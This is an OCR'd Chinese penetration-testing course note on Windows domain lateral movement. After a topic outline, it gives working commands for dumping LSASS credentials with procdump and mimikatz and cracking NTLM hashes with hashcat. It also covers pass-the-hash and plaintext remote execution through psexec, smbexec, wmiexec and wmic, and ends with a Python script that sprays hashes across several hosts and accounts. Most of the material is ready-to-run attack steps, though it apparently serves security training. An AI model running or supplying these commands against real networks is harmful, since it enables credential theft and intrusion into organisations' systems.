

内网安全-域横向 smb&wmi 明文或 hash 传递


内网渗透-小迪安全
基本认知
名词
局域网
工作组
域环境
活动目录AD
域控制器DC
.....
域
单域
父域和子域
域数和域森林
.....
认知
Linux域渗透问题
局域网技术适用问题
大概内网安全流程问题
.....
信息收集
基本信息
版本
补丁
服务
任务
防护
.....
网络信息
开放端口
网络环境
出口代理
用户信息
域用户
本地用户
用户权限
对应组信息
凭据信息
明文
hash
各种口令
后续探针
存活主机
域控制器
网络架构
服务接口
权限提升
数据库
溢出漏洞
令牌窃取
DLL劫持
第三方软件
AT&SC&PS
BypassUAC
不安全的服务权限
不带引号的服务路径
横向渗透
局域网
域环境
传递
at&schtasks
psexec&smbexec
wmic&wmiexec
PTH&PTT&PTK
winrs&winrm&rdp
漏洞
CVE-2014-6324
CVE-2017-17010
CVE-2020-1472
权限维持



演示案例：

- Procdump+Mimikatz 配合获取
- Hashcat 破解获取 Windows NTML Hash
- 域横向移动 SMB 服务利用-psexec,smbexec
- 域横向移动 WMI 服务利用-cscript,wmiexec,wmic
- 域横向移动以上服务 hash 批量利用-python 编译 exe

#案例 1-Procdump+Mimikatz 配合获取
#procdump 配合 mimikatz
procdump -accepteula -ma lsass.exe lsass.dmp
mimikatz 上执行：
sekurlsa::minidump lsass.dmp
sekurlsa::logonPasswords full
#Pwdump7
#QuarksPwdump

hashcat -a0-m 1000hash file --force

#案例 2-域横向移动 SMB 服务利用-psexec,smbexec(官方自带)
利用 SMB 服务可以通过明文或 hash 传递来远程执行，条件 445 服务端口开放。

#psexec 第一种：先有 ipc 链接，psexec 需要明文或 hash 传递
net use \\192.168.3.32\ipc$ "admin!@#45" /user:ad
ministrator
psexec \\192.168.3.32 -s cmd # 需要先有 ipc 链接 -s 以 System 权限运行
#psexec 第二种：不用建立 IPC 直接提供明文账户密码
psexec \\192.168.3.21 -u administrator -p Admin12345 -s cmd
psexec -hashes :$HASH$ ./administrator@10.1.2.3
psexec -hashes :$HASH$ domain/administrator@10.1.2.3
psexec -hashes :518b98ad4178a53695dc997aa02d455c ./administrator@192.168.3.32 官方 Pstools 无法采用 hash 连接
#非官方自带-参考 impacket 工具包使用，操作简单，容易被杀

#smbexec 无需先 ipc 链接 明文或 hash 传递
smbexec god/administrator:Admin12345@192.168.3.21
smbexec ./administrator:admin!@#45@192.168.3.32
smbexec -hashes :$HASH$ ./admin@192.168.3.21
smbbexec -hashes :$HASH$ domain/admin@192.168.3.21
smbexec -hashes :518b98ad4178a53695dc997aa02d455c ./administrator@192.168.3.32
smbexec -hashes :ccef208c6485269c20db2cad21734fe7god/administrator@192.168.3.21

#案例 3-域横向移动 WMI 服务利用-cscript,wmiexec,wmic
WMI(Windows Management Instrumentation) 是通过 135 端口进行利用，支持用户名明文或者 hash 的方式进行认证，并且该方法不会在目标日志系统留下痕迹。
#自带 WMIC 明文传递 无回显
wmic /node:192.168.3.21 /user:administrator /password:Admin12345 process call create "cmd.exe /c ipconfig >C:\1.txt"
#自带 cscript 明文传递 有回显
cscript //nologo wmiexec.vbs /shell 192.168.3.21 administrator Admin12345
#套件 impacket wmiexec 明文或 hash 传递 有回显 exe 版本
wmiexec ./administrator:admin!@#45@192.168.3.32 "whoami"
wmiexec god/administrator:Admin12345@192.168.3.21 "whoami"
wmiexec -hashes :518b98ad4178a53695dc997aa02d455c ./administrator@192.168.3.32 "whoami"
wmiexec -hashes :ccef208c6485269c20db2cad21734fe7 god/administrator@192.168.3.21 "whoami"

#案例 4-域横向移动以上服务 hash 批量利用-python 编译 exe
#pyinstaller.exe -F fuck_neiwang_002.py
import os,time
ips={
'192.168.3.21',
'192.168.3.25',
'192.168.3.29',
'192.168.3.30',
'192.168.3.32'
}
users={

```
'Administrator',
'boss',
'dbadmin',
'fileadmin',
'mack',
'mary',
'webadmin'
}
hashs={
'ccef208c6485269c20db2cad21734fe7',
'518b98ad4178a53695dc997aa02d455c'
}

for ip in ips:
for user in users:
for mimahash in hashs:
#wmiexec -hashes :hashgod/user@ipwhoami
exec = "wmiexec -hashes :"+mimahash+" god/"+user+"@"+ip+" whoami"
print('--->' + exec + '<---')
os.system(exec)
time.sleep(0.5)
```

涉及资源：

https://github.com/hashcat/hashcat

https://www.freebuf.com/sectool/164507.html

https://github.com/gentilkiwi/mimikatz/releases

https://github.com/SecureAuthCorp/impacket

https://gitee.com/RichChigga/impacket-examples-windows

https://docs.microsoft.com/zh-cn/sysinternals/downloads/pstools

https://docs.microsoft.com/zh-cn/sysinternals/downloads/procdump

https://pan.baidu.com/s/1Vh4ELTFvyBhv3Avzft1fCw 提取码：xiao